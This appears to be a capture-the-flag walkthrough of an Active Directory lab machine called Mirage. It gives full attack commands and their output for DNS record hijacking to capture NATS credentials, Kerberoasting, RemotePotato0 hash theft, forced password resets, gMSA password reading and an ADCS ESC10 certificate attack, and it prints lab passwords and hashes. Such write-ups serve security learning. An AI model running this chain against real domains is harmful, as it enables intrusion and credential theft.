
Reconnaissance
PORT      STATE SERVICE         VERSION
53/tcp    open  domain          Simple DNS Plus
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2025-11-11 18:45:14Z)
111/tcp   open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
2049/tcp  open  nlockmgr        1-4 (RPC #100021)
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
3269/tcp  open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
|_ssl-date: TLS randomness does not represent time
4222/tcp  open  vrml-multi-use?
| fingerprint-strings:
|   GenericLines:
|     INFO {"server_id":"NC6RIATAPETHQ3HEPNT7CCWP6XAYNQQOJU6VG264WTJUJ4CLJZ7W5NP5","server_name":"NC6RIATAPETHQ3HEPNT7CCWP6XAYNQQOJU6VG264WTJUJ4CLJZ7W5NP5","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":14,"client_ip":"10.10.14.227","xkey":"XCRPHDK2OSPUWWRDUVGUUSXZ74PM6G5THIPO5FBBTWB76JNWPSKTKZKF"}
|     -ERR 'Authorization Violation'
|   GetRequest:
|     INFO {"server_id":"NC6RIATAPETHQ3HEPNT7CCWP6XAYNQQOJU6VG264WTJUJ4CLJZ7W5NP5","server_name":"NC6RIATAPETHQ3HEPNT7CCWP6XAYNQQOJU6VG264WTJUJ4CLJZ7W5NP5","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":15,"client_ip":"10.10.14.227","xkey":"XCRPHDK2OSPUWWRDUVGUUSXZ74PM6G5THIPO5FBBTWB76JNWPSKTKZKF"}
|     -ERR 'Authorization Violation'
|   HTTPOptions:
|     INFO {"server_id":"NC6RIATAPETHQ3HEPNT7CCWP6XAYNQQOJU6VG264WTJUJ4CLJZ7W5NP5","server_name":"NC6RIATAPETHQ3HEPNT7CCWP6XAYNQQOJU6VG264WTJUJ4CLJZ7W5NP5","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":16,"client_ip":"10.10.14.227","xkey":"XCRPHDK2OSPUWWRDUVGUUSXZ74PM6G5THIPO5FBBTWB76JNWPSKTKZKF"}
|     -ERR 'Authorization Violation'
|   NULL:
|     INFO {"server_id":"NC6RIATAPETHQ3HEPNT7CCWP6XAYNQQOJU6VG264WTJUJ4CLJZ7W5NP5","server_name":"NC6RIATAPETHQ3HEPNT7CCWP6XAYNQQOJU6VG264WTJUJ4CLJZ7W5NP5","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":13,"client_ip":"10.10.14.227","xkey":"XCRPHDK2OSPUWWRDUVGUUSXZ74PM6G5THIPO5FBBTWB76JNWPSKTKZKF"}
|_    -ERR 'Authentication Timeout'
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf          .NET Message Framing
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc           Microsoft Windows RPC
49665/tcp open  msrpc           Microsoft Windows RPC
49666/tcp open  msrpc           Microsoft Windows RPC
49667/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
61661/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
61662/tcp open  msrpc           Microsoft Windows RPC
61676/tcp open  msrpc           Microsoft Windows RPC
61681/tcp open  msrpc           Microsoft Windows RPC
61704/tcp open  msrpc           Microsoft Windows RPC
64741/tcp open  msrpc           Microsoft Windows RPC
64931/tcp open  msrpc           Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-11-11T18:46:04
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m58s
Based on the ports found through nmap, I’m dealing with a Domain Controller called DC01 for the mirage.htb domain. Both, the FQDN and the domain name, go into my /etc/hosts file. Additionally there seems to be NFS available and another application on port 4222.
Initial Access
First I check for exposed NFS shares and then mount MirageReports to a local folder. It does contain two PDF documents that I copy to my host.
$ showmount --all dc01.mirage.htb
All mount points on dc01.mirage.htb:
10.10.10.40:/MirageReports
10.10.10.40:/nfs_share

$ mkdir mnt

$ sudo mount -t nfs dc01.mirage.htb:/MirageReports ./mnt

$ find mnt
mnt
mnt/Incident_Report_Missing_DNS_Record_nats-svc.pdf
mnt/Mirage_Authentication_Hardening_Report.pd
In short they are two penetration test reports that cover multiple findings. The key takeaways are:
dev_account_amight be a valid account since it was used for testing- nats seems to be in use
- the DNS entry
nats-svcis missing - DNS scavenging is enabled
- NTLM authentication will be switched off, but some legacy systems still need it
Since the DNS record nats-svc.mirage.htb is still missing, I try to create it with nsupdate1. Even though I do not have any authorisation the entry is generated and now resolves to my address. I suspect this is due to the fact that Simple DNS Plus allows updates to the zone by clients in the private network by default.
$ nsupdate << EOF
server 10.129.232.163
update add nats-svc.mirage.htb 100 A 10.10.10.10
send
EOF
Listening for a new connection on port 4222 with nc gets a hit so there’s definitely something configured to automatically connect to the subdomain. In order to catch the incoming request a spin up a new nats server with Docker2 and sniff the network traffic with tcpdump.
$ docker run -d --name nats-main -p 4222:4222 -p 6222:6222 -p 8222:8222 nats

$ sudo tcpdump -s0 -A -i tun0 port 4222
--- SNIP ---
14:34:41.300498 IP 10.10.10.10.4222 > dc01.mirage.htb.62876: Flags [P.], seq 1:432, ack 1, win 63, length 431                               --- SNIP ---
{"server_id":"NDMBQV6U2YDWGF6XJ6E2ETEEULZNH6YBNBUYKSGIDQYTCDSZT7FZLRN2","server_name":"NDMBQV6U2YDWGF6XJ6E2ETEEULZNH6YBNBUYKSGIDQYTCDSZT7FZLRN2","version":"2.12.1","proto":1,"git_commit":"fab5f99","go":"go1.25
.3","host":"0.0.0.0","port":4222,"headers":true,"max_payload":1048576,"client_id":5,"client_ip":"10.129.232.163","cluster":"my_cluster","api_lvl":2,"xkey":"XACQLNKUPFR7WNIQLD5V5USG4QPBWRJNXBOZX4LQGHS2WSP2SHPHFQ7U"}

14:34:41.317231 IP dc01.mirage.htb.62876 > 10.10.10.10.4222: Flags [P.], seq 1:241, ack 432, win 1025, length 240
---SNIP---
{"verbose":false,"pedantic":false,"user":"Dev_Account_A","pass":"hx5h7F5554fP@1337!","tls_required":false,"name":"NATS CLI Version 0.2.2","lang":"go","version":"1.41.1","protocol":1,"echo":true,"headers":tru
e,"no_responders":true}
--- SNIP ---
In the captured network traffic are the credentials Dev_Account_A:hx5h7F5554fP@1337!, but unfortunately they are not valid for authentication to the Windows domain. After installing natscli, I use it to list all streams available to me. This returns just one called auth_logs with 5 messages. I then proceed to read all those with stream view3 and get the password pN8kQmn6b86!1234@ for david.jjackson.
$ nats --server nats://dc01.mirage.htb:4222 \
       --user 'Dev_Account_A' \
       --password 'hx5h7F5554fP@1337!' \
       stream ls
╭──────────────────────────────────────────────────────────────────────────────────╮
│                                      Streams                                     │
├───────────┬─────────────┬─────────────────────┬──────────┬───────┬───────────────┤
│ Name      │ Description │ Created             │ Messages │ Size  │ Last Message  │
├───────────┼─────────────┼─────────────────────┼──────────┼───────┼───────────────┤
│ auth_logs │             │ 2025-05-05 09:18:19 │ 5        │ 570 B │ 192d13h49m29s │
╰───────────┴─────────────┴─────────────────────┴──────────┴───────┴───────────────╯

$ nats --server nats://dc01.mirage.htb:4222 \
       --user 'Dev_Account_A' \
       --password 'hx5h7F5554fP@1337!' \
       stream view
? Select a Stream auth_logs
[1] Subject: logs.auth Received: 2025-05-05 09:18:56
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}


[2] Subject: logs.auth Received: 2025-05-05 09:19:24
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}


[3] Subject: logs.auth Received: 2025-05-05 09:19:25
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}


[4] Subject: logs.auth Received: 2025-05-05 09:19:26
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}


[5] Subject: logs.auth Received: 2025-05-05 09:19:27
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}


15:09:34 Reached apparent end of data
This time the credentials also allow me to authenticate to the Domain Controller with Kerberos, since NTLM is disabled. I then also create a krb5.conf file as I suspect I might need it later on.
$ faketime -f +7h nxc smb dc01.mirage.htb -u 'david.jjackson' \
                                          -p 'pN8kQmn6b86!1234@' \
                                          -k
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01) (domain:mirage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [+] mirage.htb\david.jjackson:pN8kQmn6b86!1234

$ faketime -f +7h nxc smb dc01.mirage.htb -u 'david.jjackson' \
                                          -p 'pN8kQmn6b86!1234@' \
                                          -k \
                                          --generate-krb5-file krb5.conf
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01) (domain:mirage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [+] mirage.htb\david.jjackson:pN8kQmn6b86!1234@

$ sudo cp krb5.conf /etc/krb5.conf
Privilege Escalation
Shell as nathan.aadam
Now with access to the domain, I run bloodhound-ce-python to collect the data for BloodHound and upload it for further inspection.
$ faketime -f +7h bloodhound-ce-python --domain mirage.htb \
                                       --username 'david.jjackson' \
                                       --password 'pN8kQmn6b86!1234@' \
                                       --kerberos \
                                       --nameserver 10.129.232.163 \
                                       --dns-tcp \
                                       --collection ALL \
                                       --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: mirage.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.mirage.htb
INFO: Testing resolved hostname connectivity dead:beef::3c0b:3e5:3555:6d5a
INFO: Trying LDAP connection to dead:beef::3c0b:3e5:3555:6d5a
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.mirage.htb
INFO: Testing resolved hostname connectivity dead:beef::3c0b:3e5:3555:6d5a
INFO: Trying LDAP connection to dead:beef::3c0b:3e5:3555:6d5a
INFO: Found 12 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 21 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.mirage.htb
INFO: Done in 00M 05S
INFO: Compressing output into 20251113224533_bloodhound.zip
Using the built-in query to list all kerberoastable users finds nathan.aadam, a regular user that has a SPN assigned to it. Additionally that account is part of the Remote Management Users group due to its membership in IT_Admins.

Via impacket-GetUserSPNs I request a new service ticket for the user and dump the hash ready to be cracked by hashcat. With mode 13100 the tool reports success and reveals the password 3edc#EDC3. This lets me use evil-winrm-py to get an interactive session and collect the first flag.
$ faketime -f +7h impacket-GetUserSPNs -dc-host dc01.mirage.htb \
                                       -k \
                                       -request-user nathan.aadam \
                                       MIRAGE.HTB/david.jjackson@dc01.mirage.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] CCache file is not found. Skipping...
ServicePrincipalName      Name          MemberOf                                                             PasswordLastSet             LastLogon                   Delegation
------------------------  ------------  -------------------------------------------------------------------  --------------------------  --------------------------  ----------
HTTP/exchange.mirage.htb  nathan.aadam  CN=Exchange_Admins,OU=Groups,OU=Admins,OU=IT_Staff,DC=mirage,DC=htb  2025-06-23 23:18:18.584667  2025-07-04 22:01:43.511763


[-] CCache file is not found. Skipping...
$krb5tgs$23$*nathan.aadam$MIRAGE.HTB$MIRAGE.HTB/nathan.aadam*$86f5a<SNIP>
Access as mark.bbond

Within the session on the Domain Controller I run SharpHound to update the BloodHound data. After uploading it, I can see that there’s another account called mark.bbond that has an active session on the host DC01.
In order to get the NTLMv2 hash for this user I run RemotePotato0 and use my own host as forwarder.
# On Kali
$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:dc01.mirage.htb:9999
The output contains the hash for mark.bbond and hashcat prints 1day@atime as password.
PS > .\RemotePotato0.exe -m 2 -s 1 -x 10.10.10.10
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on (null) to your victim machine on port 9999
[*] Example Network redirector:
        sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:9999
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] RPC relay server listening on port 9997 ...
[*] Spawning COM object in the session: 1
[*] Calling StandardGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStoragetrigger written: 106 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to RPC Server 127.0.0.1 on port 9999
[+] User hash stolen!

NTLMv2 Client   : DC01
NTLMv2 Username : MIRAGE\mark.bbond
NTLMv2 Hash     : mark.bbond::MIRAGE:cf848b1f45357402:ac126bc9a229586e74e3de7c0eeb4aa0:0101000000000000f28864bded54dc0124bcad271d85fbc30000000002000c004d0049005200410047004500010008004400430030003100040014006d00690072006100670065002e0068007400620003001e0064006300300031002e006d00690072006100670065002e00680074006200050014006d00690072006100670065002e0068007400620007000800f28864bded54dc01060004000600000008003000300000000000000001000000002000002b50fa3e0ddb52033ea1107f8b6162daf021fc911429ec5a91689fdb555782650a00100000000000000000000000000000000000090000000000000000000000
Access as javier.mmarshall
BloodHound projects the path forward. Thanks to the membership in IT_Support, mark.bbond can reset the password for javier.mmarshall and that user is able to read the password for the mirage-service$ account.

Through powerview.py I set the password for javier.mmarshall to a known value, but using those credentials errors out. Inspecting the user I spot two restrictions, one being the logon hours and also UAC lists the user as disabled. Through the previously established channel I enable the account and then clear the logon hours attribute.
$ faketime -f +7h powerview -k MIRAGE.HTB/mark.bbond@dc01.mirage.htb
Password:
Logging directory is set to /home/ryuki/.powerview/logs/mirage-mark.bbond-dc01.mirage.htb

╭─LDAPS─[dc01.mirage.htb]─[MIRAGE\mark.bbond]-[NS:<auto>]
╰─PV ❯ Set-DomainUserPassword -Identity javier.mmarshall -AccountPassword 'Helloworld123!'
[2025-11-14 00:30:01] [Set-DomainUserPassword] Principal CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb found in domain
[2025-11-14 00:30:01] [Set-DomainUserPassword] Password has been successfully changed for user javier.mmarshall
[2025-11-14 00:30:01] Password changed for javier.mmarshall

╭─LDAPS─[dc01.mirage.htb]─[MIRAGE\mark.bbond]-[NS:<auto>]
╰─PV ❯ Get-ADObject -Identity javier.mmarshall
objectClass                       : top
                                    person
                                    organizationalPerson
                                    user
cn                                : javier.mmarshall
description                       : Contoso Contractors
givenName                         : javier.mmarshall
distinguishedName                 : CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
instanceType                      : 4
whenCreated                       : 02/05/2025 08:33:11 (6 months, 11 days ago)
whenChanged                       : 13/11/2025 23:30:39 (today)
displayName                       : javier.mmarshall
uSNCreated                        : 24655
memberOf                          : CN=IT_Contractors,OU=Groups,OU=Contractors,OU=IT_Staff,DC=mirage,DC=htb
uSNChanged                        : 164135
name                              : javier.mmarshall
objectGUID                        : {c52e731b-30c1-439c-a6b9-0c2f804e5f08}
userAccountControl                : ACCOUNTDISABLE
                                    NORMAL_ACCOUNT
                                    DONT_EXPIRE_PASSWORD
badPwdCount                       : 0
codePage                          : 0
countryCode                       : 0
badPasswordTime                   : 01/01/1601 00:00:00 (424 years, 10 months ago)
lastLogoff                        : 1601-01-01 00:00:00+00:00
lastLogon                         : 25/05/2025 18:43:57 (5 months, 19 days ago)
logonHours                        : AAAAAAAAAAAAAAAAAAAAAAAAAAAA
pwdLastSet                        : 13/11/2025 23:30:39 (today)
primaryGroupID                    : 513
objectSid                         : S-1-5-21-2127163471-3824721834-2568365109-1108
accountExpires                    : 9999-12-31 23:59:59.999999+00:00
logonCount                        : 13
sAMAccountName                    : javier.mmarshall
sAMAccountType                    : SAM_USER_OBJECT
userPrincipalName                 : javier.mmarshall@mirage.htb
objectCategory                    : CN=Person,CN=Schema,CN=Configuration,DC=mirage,DC=htb
dSCorePropagationData             : 05/22/2025 21:49:20 PM
                                    05/22/2025 21:45:45 PM
                                    05/22/2025 21:02:51 PM
                                    05/22/2025 20:08:07 PM
                                    07/14/1601 04:20:16 AM
lastLogonTimestamp                : 22/05/2025 21:45:29 (5 months, 22 days ago)

╭─LDAPS─[dc01.mirage.htb]─[MIRAGE\mark.bbond]-[NS:<auto>]
╰─PV ❯ Set-ADObject -Identity javier.mmarshall -Clear logonHours
[2025-11-14 00:31:33] [Set-DomainObject] Success! modified attribute logonHours for CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb

╭─LDAPS─[dc01.mirage.htb]─[MIRAGE\mark.bbond]-[NS:<auto>]
╰─PV ❯ Enable-ADAccount -Identity javier.mmarshall
[2025-11-14 00:31:40] [Set-DomainObject] Success! modified attribute userAccountControl for CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
[2025-11-14 00:31:40] [Enable-ADAccount] Account javier.mmarshall enabled
Access as mirage-service$
Now that the user is functional, I create a session with javier.mmarshall through powerview.py. Using Get-GMSA the tool prints the NTLM hash for the account mirage-service$.
faketime -f +7h powerview -k MIRAGE.HTB/javier.mmarshall@dc01.mirage.htb
Password:
Logging directory is set to /home/ryuki/.powerview/logs/mirage-javier.mmarshall-dc01.mirage.htb

╭─LDAPS─[dc01.mirage.htb]─[MIRAGE\javier.mmarshall]-[NS:<auto>]
╰─PV ❯ Get-GMSA
objectSid                   : S-1-5-21-2127163471-3824721834-2568365109-1112
sAMAccountName              : Mirage-Service$
dNSHostName                 : mirage-service.mirage.htb
msDS-ManagedPassword        : 738eeff47da231dec805583638b8a91f
msDS-GroupMSAMembership     : MIRAGE\javier.mmarshall
Shell as Administrator
When checking writable attributes with bloodyAD I can see extensive write privileges over the mark.bbond user. Manipulating the userPrincipalName (UPN) enables a few Active Directory Certificate Services (ADCS) primitives, among them is also ESC10 that requires manual enumeration.
$ faketime -f +7h impacket-getTGT -k \
                                  -no-pass \
                                  -hashes :738eeff47da231dec805583638b8a91f \
                                  'MIRAGE.HTB/mirage-service$'@dc01.mirage.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in mirage-service$@dc01.mirage.htb.ccache

$ export KRB5CCNAME=mirage-service\$@dc01.mirage.htb.ccache

$ faketime -f +7h bloodyAD --host dc01.mirage.htb \
           --domain mirage.htb \
           --username 'mirage-service$' \
           -k get writable --detail

--- SNIP ---

distinguishedName: CN=mark.bbond,OU=Users,OU=Support,OU=IT_Staff,DC=mirage,DC=htb
manager: WRITE
mail: WRITE
msDS-HABSeniorityIndex: WRITE
msDS-PhoneticDisplayName: WRITE
msDS-PhoneticCompanyName: WRITE
msDS-PhoneticDepartment: WRITE
msDS-PhoneticLastName: WRITE
msDS-PhoneticFirstName: WRITE
msDS-SourceObjectDN: WRITE
msDS-AllowedToDelegateTo: WRITE
altSecurityIdentities: WRITE
servicePrincipalName: WRITE
userPrincipalName: WRITE
--- SNIP ---
According to the certipy wiki checking the value of the CertificateMappingMethods value is only possible with elevated rights4 and therefore won’t be checked with find -vulnerable. On this machine the ACL on the registry key KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL allows this and the key is set to 4 as required for this attack to work.
PS > Get-ACL  "HKLM:SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL" | fl


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHAN
         NEL
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\Authenticated Users Allow  ReadKey
         NT AUTHORITY\Authenticated Users Allow  -2147483648
         BUILTIN\Server Operators Allow  SetValue, CreateSubKey, Delete, ReadKey
         BUILTIN\Server Operators Allow  -1073676288
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -2147483648
Audit  :
Sddl   : O:SYG:SYD:AI(A;ID;KR;;;AU)(A;CIIOID;GR;;;AU)(A;ID;CCDCLCSWRPSDRC;;;SO)(A;CIIOID;SDGWGR;;;SO)(A;ID;KA;;;BA)(A;CI
         IOID;GA;;;BA)(A;ID;KA;;;SY)(A;CIIOID;GA;;;SY)(A;CIIOID;GA;;;CO)(A;ID;KR;;;AC)(A;CIIOID;GR;;;AC)

PS > (Get-ItemProperty -Path "HKLM:SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL" -Name CertificateMappingMethods).CertificateMappingMethods
4
Now that I know the attack is possible I start by setting the UPN for mark.bbondto dc01$@mirage.htb. Then I request a new certificate through certipy-ad with the User template. Before actually using the acquired cert I reset the UPN back to the old value.
$ faketime -f +7h certipy-ad account -u 'mirage-service$@mirage.htb' \
                                     -hashes :738eeff47da231dec805583638b8a91f \
                                     -dc-host dc01.mirage.htb \
                                     -k \
                                     -user mark.bbond \
                                     -upn 'dc01$@mirage.htb' \
                                     update
[*] Updating user 'mark.bbond':
    userPrincipalName                   : dc01$@mirage.htb
[*] Successfully updated 'mark.bbond'

$ faketime -f +7h impacket-getTGT -k MIRAGE.HTB/mark.bbond@dc01.mirage.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Saving ticket in mark.bbond@dc01.mirage.htb.ccache

$ export KRB5CCNAME=mark.bbond@dc01.mirage.htb.ccache

$ faketime -f +7h certipy-ad req -dc-host dc01.mirage.htb \
                                 -k \
                                 -ca mirage-DC01-CA \
                                 -template 'User'

$ faketime -f +7h certipy-ad req -dc-host dc01.mirage.htb \
                                 -k \
                                 -ca mirage-DC01-CA \
                                 -template 'User'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 11
[*] Successfully requested certificate
[*] Got certificate with UPN 'dc01$@mirage.htb'
[*] Certificate object SID is 'S-1-5-21-2127163471-3824721834-2568365109-1109'
[*] Saving certificate and private key to 'dc01.pfx'
[*] Wrote certificate and private key to 'dc01.pfx'

$ $ faketime -f +7h certipy-ad account -u 'mirage-service$@mirage.htb' \
                                     -hashes :738eeff47da231dec805583638b8a91f \
                                     -dc-host dc01.mirage.htb \
                                     -k \
                                     -user mark.bbond \
                                     -upn 'mark.bbond@mirage.htb' \
